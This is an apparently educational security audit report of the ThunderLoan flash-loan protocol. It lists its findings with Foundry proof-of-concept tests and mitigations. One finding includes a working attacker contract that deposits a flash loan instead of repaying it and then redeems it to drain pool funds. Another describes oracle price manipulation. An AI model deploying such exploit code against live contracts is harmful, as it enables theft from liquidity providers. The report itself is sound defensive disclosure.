

ThunderLoan Protocol Audit Report

Version 1.0

Paolina Petkova

April 6, 2024

Protocol Audit Report

Paolina Petkova

Apr 6, 2024

Prepared by: Paolina Petkova

- Lead Auditors: Paolina Petkova

Table of Contents

Protocol Summary

The ThunderLoan protocol is meant to do the following:

1. Give users a way to create flash loans
2. Give liquidity providers a way to earn money off their capital

Disclaimer

Paolina makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by her is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

Commit Hash:

```
8803f851f6b37e99eab2e94b4690c8b70e26b3f6
```

Scope

```
#-- interfaces
|   #-- IFlashLoanReceiver.sol
|   #-- IPoolFactory.sol
|   #-- ITSwapPool.sol
|   #-- IThunderLoan.sol
#-- protocol
|   #-- AssetToken.sol
|   #-- OracleUpgradeable.sol
|   #-- ThunderLoan.sol
```

```
10 #-- upgradedProtocol
11     #-- ThunderLoanUpgraded.sol
```

Roles

- Owner: The owner of the protocol who has the power to upgrade the implementation.
- Liquidity Provider: A user who deposits assets into the protocol to earn interest.
- User: A user who takes out flash loans from the protocol.

Executive Summary

The audit went great, I spent a couple of days on reading, finding and documenting all the findings. I learned a lot of new things while auditing this protocol.

Issues found

Severity	Number of issues found
High	3
Medium	3
Low	1
Gas	3
Info	11
Total	21

Findings

High

[H-1] Erroneous `ThunderLoan::updateExchangeRate` in the `deposit` function causes protocol to think it has more fees than it really does, which blocks redumptions and incorrectly sets the exchange rate

IMPACT -> HIGH (users funds locked) LIKELIHOOD -> HIGH (every time someone deposits)

Description: In the ThunderLoan system, the `exchangeRate` is responsible for calculating the exchange rate between the asset tokens and the underlying tokens. In a way, it is responsible for keeping track of how many fees to give to liquidity providers.

However, the `deposit` function updates this rate without collecting any fees!

```
1      function deposit(IERC20 token, uint256 amount) external
           revertIfZero(amount) revertIfNotAllowedToken(token) {
2          AssetToken assetToken = s_tokenToAssetToken[token];
3          uint256 exchangeRate = assetToken.getExchangeRate();
4          uint256 mintAmount = (amount * assetToken.
               EXCHANGE_RATE_PRECISION()) / exchangeRate;
5          emit Deposit(msg.sender, token, amount);
6          assetToken.mint(msg.sender, mintAmount);
7          // @audit-high
8  @>      uint256 calculatedFee = getCalculatedFee(token, amount);
9  @>      assetToken.updateExchangeRate(calculatedFee);
10         token.safeTransferFrom(msg.sender, address(assetToken), amount)
               ;
11     }
```

Impact: There are several impacts to this bug.

1. The `redeem` function is blocked, because the protocol thinks the owed tokens is more than it has.
2. Rewards are incorectly calculated, leading to liquidity providers potentially getting more or less than deserved.

Proof of Concept:

1. LP deposits
2. Users take out a flash loan
3. It is now impossible for the LP to redeem

PoC

Place te following into `ThunderLoanTest.t.sol`:

```
1      function testRedeemAfterLoan() public setAllowedToken hasDeposits {
2          uint256 amountToBorrow = AMOUNT * 10;
3          uint256 calculatedFee = thunderLoan.getCalculatedFee(tokenA,
               amountToBorrow);
4
5          vm.startPrank(user);
6          tokenA.mint(address(mockFlashLoanReceiver), calculatedFee);
7          thunderLoan.flashloan(address(mockFlashLoanReceiver), tokenA,
               amountToBorrow, "");
8          vm.stopPrank();
9
```

```
10          uint256 amountToRedeem = type(uint256).max;
11          vm.startPrank(liquidityProvider);
12          thunderLoan.redeem(tokenA, amountToRedeem);
13      }
```

Recommended Mitigation:

Remove the incorrect exchange rate lines from `deposit` function.

```
1       function deposit(IERC20 token, uint256 amount) external
            revertIfZero(amount) revertIfNotAllowedToken(token) {
2           AssetToken assetToken = s_tokenToAssetToken[token];
3           uint256 exchangeRate = assetToken.getExchangeRate();
4           uint256 mintAmount = (amount * assetToken.
                EXCHANGE_RATE_PRECISION()) / exchangeRate;
5           emit Deposit(msg.sender, token, amount);
6           assetToken.mint(msg.sender, mintAmount);
7   -       uint256 calculatedFee = getCalculatedFee(token, amount);
8   -       assetToken.updateExchangeRate(calculatedFee);
9           token.safeTransferFrom(msg.sender, address(assetToken), amount)
                ;
10      }
```

[H-2] Protocol allows to `deposit` the taken flash loan instead of `repay` which leads to stealing the funds

Description: The `ThunderLoan` protocol allows a user who took flash loan to `deposit` the already taken money instead of `repay` them and later to `redeem` the deposit. This leads to stealing the funds from the protocol.

Impact: A malicious user can steal the protocol funds.

Proof of Concept: 1. A malicious user is performing this steps in one transaction: 1. A malicious user takes a flash loan from `ThunderLoan`. 2. Then `deposit` the already taken money. 2. Then the malicious user `redeem` the deposited money.

PoC Place te following into `ThunderLoanTest.t.sol`:

```
1       function testDepositInsteadOfRepayToStealFunds() public
            setAllowedToken hasDeposits{
2           vm.startPrank(user);
3           uint256 amountToBorrow = 50e18;
4           uint256 fee = thunderLoan.getCalculatedFee(tokenA,
                amountToBorrow);
5           DepositOverRepay dor = new DepositOverRepay(address(thunderLoan
                ));
6           tokenA.mint(address(dor), fee);
```

```
7           thunderLoan.flashloan(address(dor), tokenA, amountToBorrow, "")
                ;
8           dor.redeemMoney();
9           vm.stopPrank();
10
11          assert(tokenA.balanceOf(address(dor)) > 50e18 + fee);
12      }
13
14  contract DepositOverRepay is IFlashLoanReceiver {
15
16      ThunderLoan thunderLoan;
17      AssetToken assetToken;
18      IERC20 s_token;
19
20      constructor(address _thunderLoan) {
21          thunderLoan = ThunderLoan(_thunderLoan);
22      }
23
24      function executeOperation(
25          address token,
26          uint256 amount,
27          uint256 fee,
28          address, /*initiator*/
29          bytes calldata /*params*/
30      )
31          external
32          returns (bool)
33      {
34          s_token = IERC20(token);
35          assetToken = thunderLoan.getAssetFromToken(IERC20(token));
36          s_token.approve(address(thunderLoan), amount + fee);
37          thunderLoan.deposit(IERC20(token),amount + fee);
38          return true;
39      }
40
41      function redeemMoney() public {
42          uint256 amount = assetToken.balanceOf(address(this));
43          thunderLoan.redeem(s_token, amount);
44      }
45  }
```

Recommended Mitigation: Add following check in the `deposit` function to make sure the thunder loan was repaid:

```
1  function deposit(IERC20 token, uint256 amount) external revertIfZero(
       amount) revertIfNotAllowedToken(token) {
2  +       if (s_currentlyFlashLoaning[token]) {
3  +           revert ThunderLoan__NotPaidBack(0,0); // revert the deposit
        if the flash loan was not paid back!
4  +       }
5           AssetToken assetToken = s_tokenToAssetToken[token];
```

```
6           uint256 exchangeRate = assetToken.getExchangeRate();
7
8           uint256 mintAmount = (amount * assetToken.
                EXCHANGE_RATE_PRECISION()) / exchangeRate;
9           emit Deposit(msg.sender, token, amount);
10          assetToken.mint(msg.sender, mintAmount);
11          uint256 calculatedFee = getCalculatedFee(token, amount);
12          assetToken.updateExchangeRate(calculatedFee);
13          token.safeTransferFrom(msg.sender, address(assetToken), amount)
                ;
14      }
```

[H-3] Mixing up variable location causes storage collisions in `ThunderLoan::s_flashLoanFee` and `ThunderLoan::s_currentlyFlashLoaning`, which may cause freezing the protocol

Description: `ThinderLoan.sol` has two variables in the following order:

```
1 uint256 private s_feePrecision;
2 uint256 private s_flashLoanFee; // 0.3% ETH fee
```

However, the upgraded contract `ThunderLoanUgraded.sol` has them in a different order:

```
1 uint256 private s_flashLoanFee; // 0.3% ETH fee
2 uint256 public constant FEE_PRECISION = 1e18;
```

Due to how Solidity storage works, after the upgrade the `s_flashLoanFee` will have the value of `s_feePrecision`. You can't adjust the position of storage variables, and removing storage variables for constant variables, breaks the storage locations as well.

Impact:

After the upgrade, the `s_flashLoanFee` will have the value of `s_feePrecision`. This means that users who take out flash loans right after an upgrade will be charged the wrong fee.

More importantly, the `s_currentlyFlashLoaning` mapping with storage in the wrong storage slot.

Proof of Concept:

PoC

Place the following into `ThunderLoanTest.t.sol`:

```
1 import { ThunderLoanUpgraded } from "../../src/upgradedProtocol/
      ThunderLoanUpgraded.sol";
2 ...
3     function testUpgradeBreaks() public {
```

```
        uint256 feeBeforeUpgrade = thunderLoan.getFee();
        vm.startPrank(thunderLoan.owner());
        ThunderLoanUpgraded upgraded = new ThunderLoanUpgraded();
        thunderLoan.upgradeToAndCall(address(upgraded), "");
        uint256 feeAfterUpgrade = thunderLoan.getFee();
        vm.stopPrank();

        console.log("Fee before: ", feeBeforeUpgrade);
        console.log("Fee after: ", feeAfterUpgrade);
        assert(feeBeforeUpgrade != feeAfterUpgrade);
    }
```

You can also see the storage layout difference by running `forge inspect ThunderLoan storage` and `forge inspect ThunderLoanUpgraded storage`.

Recommended Mitigation:

If you must remove the storage variable, leave it as black as to not mess up the storage slots.

```
-   uint256 private s_flashLoanFee; // 0.3% ETH fee
-   uint256 public constant FEE_PRECISION = 1e18;
+   uint256 private s_blank;
+   uint256 private s_flashLoanFee; // 0.3% ETH fee
+   uint256 public constant FEE_PRECISION = 1e18;
```

Medium

[M-1] Using Tswap as price oracle leads to price and oracle manipulation attacks

Description: The Tswap contract is a constant product formula base AMM (automated market maker). The price of a token is determined by how many reserves are on either side of the pool. Because of this, it is easy for malicious users to manipulate the price of a token by buying or selling a large amount of the token in the same transaction, essentially ignoring protocol fees.

Impact: Liquidity providers will drastically reduce fees for providing liquidity.

Proof of Concept: The following all happens in one transaction:

1. User takes a flash loan from `ThunderLoan` for 1000 `tokenA`. They are changes the original fee `feeOne`. During the flash loan they do the following:
    1. User sells 1000 `tokenA`, tanking the price.
    2. Instead of repaying right away, the user takes out another flash loan for 1000 `tokenA`.
        1. Due to the fact that the way `ThunderLoan` calculates price based on the `TSwapPool` this second flash loan is substantially cheaper.

```
1  function getPriceInWeth(address token) public view returns (
       uint256) {
2   address swapPoolOfToken = IPoolFactory(s_poolFactory).
       getPool(token);
3   return ITSwapPool(swapPoolOfToken).
       getPriceOfOnePoolTokenInWeth();
4  }
```

3. The user then repays the first flash loan and then repays the second flash loan.

I have created a proof of code located in `audit-data` folder. It is too large to include here.

Recommended Mitigation: Consider using a different price oracle mechanism, like a Chainlink price feed with Uniswap TWAP fallback oracle.

[M-2] Centralization Risk for trusted owners

Contracts have owners with privileged rights to perform admin tasks and need to be trusted to not perform malicious updates or drain funds.

- Found in src/protocol/ThunderLoan.sol

```
1     function setAllowedToken(IERC20 token, bool allowed) external
          onlyOwner returns (AssetToken) {
```

- Found in src/protocol/ThunderLoan.sol

```
1     function updateFlashLoanFee(uint256 newFee) external onlyOwner
          {
```

- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol `solidity function setAllowedToken(IERC20 token, bool allowed)external onlyOwner returns (AssetToken){`
- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol

```
1     function updateFlashLoanFee(uint256 newFee) external onlyOwner
          {
```

[M-3] Using `ERC721::_mint()` can be dangerous

Using `ERC721::_mint()` can mint ERC721 tokens to addresses which don't support ERC721 tokens. Use `_safeMint()` instead of `_mint()` for ERC721.

- Found in src/protocol/AssetToken.sol

```
1         _mint(to, amount);
```

Low

[L-1] Initializers can be front run

Description:

Initializers can be front run, that's why we always have to call `initialize()` in the deploy script.

Recommended Mitigation:

Call `ThunderLoan::initialize()` function in the `DeployThunderLoan::run`.

Informational

[I-1] Missing events for updating critical arithmetic storage variable

Description:

Missing event for updating `s_flashLoanFee` storage variable. It is very important to emit events when updating so critical variables.

Recommended Mitigation:

I would recommend to emit an event right after updating `s_flashLoanFee`.

[I-2] Missing checks for `address(0)` when assigning values to address state variables

Assigning values to address state variables without checking for `address(0)`.

- Found in src/protocol/OracleUpgradeable.sol

```
1         s_poolFactory = poolFactoryAddress;
```

[I-3] Functions not used internally could be marked external

- Found in src/protocol/ThunderLoan.sol

```
1     function getAssetFromToken(IERC20 token) public view returns (
         AssetToken) {
```

- Found in src/protocol/ThunderLoan.sol

```
1       function isCurrentlyFlashLoaning(IERC20 token) public view
            returns (bool) {
```

- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol

```
1       function getAssetFromToken(IERC20 token) public view returns (
            AssetToken) {
```

- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol

```
1       function isCurrentlyFlashLoaning(IERC20 token) public view
            returns (bool) {
```

[I-4] Event is missing `indexed` fields

Index event fields make the field more quickly accessible to off-chain tools that parse events. However, note that each index field costs extra gas during emission, so it's not necessarily best to index the maximum allowed per event (three fields). Each event should use three indexed fields if there are three or more fields, and gas usage is not particularly of concern for the events in question. If there are fewer than three fields, all of the fields should be indexed.

- Found in src/protocol/AssetToken.sol

```
1       event ExchangeRateUpdated(uint256 newExchangeRate);
```

- Found in src/protocol/ThunderLoan.sol

```
1       event Deposit(address indexed account, IERC20 indexed token,
            uint256 amount);
```

- Found in src/protocol/ThunderLoan.sol

```
1       event AllowedTokenSet(IERC20 indexed token, AssetToken indexed
            asset, bool allowed);
```

- Found in src/protocol/ThunderLoan.sol

```
1       event Redeemed(
2           address indexed account, IERC20 indexed token, uint256
                amountOfAssetToken, uint256 amountOfUnderlying
3       );
```

- Found in src/protocol/ThunderLoan.sol

```
1       event FlashLoan(address indexed receiverAddress, IERC20
           indexed token, uint256 amount, uint256 fee, bytes params);
```

- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol

```
1           event Deposit(address indexed account, IERC20 indexed
               token, uint256 amount);
```

- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol

```
1       event AllowedTokenSet(IERC20 indexed token, AssetToken indexed
            asset, bool allowed);
```

- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol

```
1       event Redeemed(
2           address indexed account, IERC20 indexed token, uint256
               amountOfAssetToken, uint256 amountOfUnderlying
3       );
```

- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol

```
1       event FlashLoan(address indexed receiverAddress, IERC20
           indexed token, uint256 amount, uint256 fee, bytes params);
```

[I-5] Missing natspec

Providing natspec for every function is important and is a very good practise. Natspec helps developers and auditors to better understand the function.

- Found in src/protocol/ThunderLoan.sol

```
1       function flashloan(
2           address receiverAddress,
3           IERC20 token,
4           uint256 amount,
5           bytes calldata params
6       )
7           external
8           revertIfZero(amount)
9           revertIfNotAllowedToken(token)
10      {
```

- Found in src/protocol/ThunderLoan.sol

```
1       function repay(IERC20 token, uint256 amount) public {
```

- Found in src/protocol/ThunderLoan.sol

```
1      function setAllowedToken(IERC20 token, bool allowed) external
          onlyOwner returns (AssetToken) {
```

- Found in src/protocol/ThunderLoan.sol

```
1      function getCalculatedFee(IERC20 token, uint256 amount) public
           view returns (uint256 fee) {
```

- Found in src/protocol/ThunderLoan.sol

```
1      function updateFlashLoanFee(uint256 newFee) external onlyOwner
           {
```

- Found in src/protocol/ThunderLoan.sol

```
1      function deposit(IERC20 token, uint256 amount) external
          revertIfZero(amount) revertIfNotAllowedToken(token) {
```

[I-6] Missing inheriting interface `IThunderLoan` in `ThunderLoan.sol` allows two different definitions of function `repay`

Description:

Not inheriting/importing the interface `IThinderLoan` in `ThunderLoan.sol` allows both to have different function definitions which may cause many issues. In this case because of the missing inheritace `IThunderLoan` the `repay` function definition in `IThunderLoan.sol` is `function repay(address token, uint256 amount)external;` while in `ThunderLoan.sol` in `function repay(IERC20 token, uint256 amount)public`. On of the functions receives `address` while the other one receives `IERC20`.

Recommended Mitigation:

1. `ThunderLoan.sol` needs to import `IThinderLoan`
2. `ThunderLoan::repay` function must follow the same definition as `IThunderLoan::repay`

[I-7] Some weird ERC20 tokens may not have names and symbols

Description:

In the ERC-20 standard, the `name` and `symbol` fields are typically used to identify and represent the token. While it's technically possible to create an ERC-20 token with an empty `name` and `symbol` field, it's not recommended because of a couple of reasons: 1. User Experience: Users interacting with your

token will have difficulty identifying and distinguishing it from other tokens without a name and symbol. 2. Standard Compliance: While ERC-20 standard itself doesn't strictly enforce the presence of a name and symbol, most token standards (including ERC-20) are designed with certain conventions in mind, and having identifiable name and symbol are part of these conventions. 3. Exchange Listing: Many cryptocurrency exchanges require tokens to have a name and symbol for listing purposes. Without these, it might be challenging to get your token listed on major exchanges. 4. Trust and Credibility: Having no name and symbol may raise questions about the legitimacy and purpose of the token. Investors and users may be wary of interacting with a token that lacks basic identification.

Recommended Mitigation:

As mentioned above it is not critical to create ERC20 with empty `name` or `symbol` but it is a good practise to not be empty.

[I-8] `ThunderLoan::ThunderLoan__AlreadyAllowed` does not provide token information

Description:

It is good when reverting to provide more useful information. In our case will be good to provide `token` when reverting with `ThunderLoan__AlreadyAllowed`.

Recommended Mitigation:

Provide token when reverting with `ThunderLoan__AlreadyAllowed`.

[I-9] `IFlashLoanReceiver` has unused import `IThunderLoan`

Description:

Interface `IThunderLoan` import is unused. In Solidity, unused imports are typically not problematic in terms of compilation or execution of your smart contract. However, having unused imports might clutter your code and make it less readable. It's generally good practice to keep your code clean and remove any unused imports to maintain readability and reduce potential confusion for other developers who might work on your codebase.

Recommended Mitigation:

Remove unused import of `IThunderLoan` in `IFlashLoanReceiver.sol`:

```
1 -   import { IThunderLoan } from "./IThunderLoan.sol";
```

[I-10] `ThunderLoan::s_feePrecision` and `ThunderLoan::s_flashLoanFee` variables values are not changed so it is better to be `constant` or `immutable`

Description:

Variables `ThunderLoan::s_feePrecision` and `ThunderLoan::s_flashLoanFee` are not changed and it is better to be `constant` or `immutable`.

Recommended Mitigation:

Set `ThunderLoan::s_feePrecision` and `ThunderLoan::s_flashLoanFee` variables to `constant` or `immutable`.

[I-11] `ThunderLoan::initialize` function parameter name should be renamed to `poolFactoryAddress`

Description:

`ThunderLoan::initialize` function parameter name should be renamed to `poolFactoryAddress` because it actually receives pool factory address.

Recommended Mitigation:

```
1 -   function initialize(address tswapAddress) external initializer {
2 +   function initialize(address poolFactoryAddress) external
      initializer {
```

Gas

[G-1] Too many storage reads uses too much gas

Description:

When we have a storage variable which we access multiple times in the function, it is better to store this variable as a memory variable and use it multiple times. This will save a lot of gas.

Recommended Mitigation:

```
1     function updateExchangeRate(uint256 fee) external onlyThunderLoan {
2 +       uint256 exchangeRate = s_exchangeRate;
3 -       uint256 newExchangeRate = s_exchangeRate * (totalSupply() + fee
      ) / totalSupply();
4 +       uint256 newExchangeRate = exchangeRate * (totalSupply() + fee)
      / totalSupply();
5
```

```
-       if (newExchangeRate <= s_exchangeRate) {
-           revert AssetToken__ExhangeRateCanOnlyIncrease(
    s_exchangeRate, newExchangeRate);
+       if (newExchangeRate <= exchangeRate) {
+           revert AssetToken__ExhangeRateCanOnlyIncrease(exchangeRate,
     newExchangeRate);
        }
        s_exchangeRate = newExchangeRate;
-       emit ExchangeRateUpdated(s_exchangeRate);
+       exchangeRate = newExchangeRate;
+       emit ExchangeRateUpdated(exchangeRate);
    }
```

[G-2] Redundant functions must be removed

Description:

The function `OracleUpgradable::getPrice` is redundant and can be removed. The function is directly calling `getPriceInWeth(token)` function and not having other important logic, so instead of calling `getPrice` we can directly call `getPriceInWeth`.

Recommended Mitigation:

Remove function `OracleUpgradable::getPrice` and directly call `OracleUpgradable::getPriceInWeth` instead.

[G-3] Using `private` rather than `public` for constants, saves gas

Description:

For constants which are used only inside the file, it is better to make them **`private`** instead of **`public`** to save gas.

Recommended Mitigation:

In `ThunderLoanUpgraded.sol`:

```
-   uint256 public constant FEE_PRECISION = 1e18;
+   uint256 private constant FEE_PRECISION = 1e18;
```

And we have the same situation in `ThunderLoan.sol`.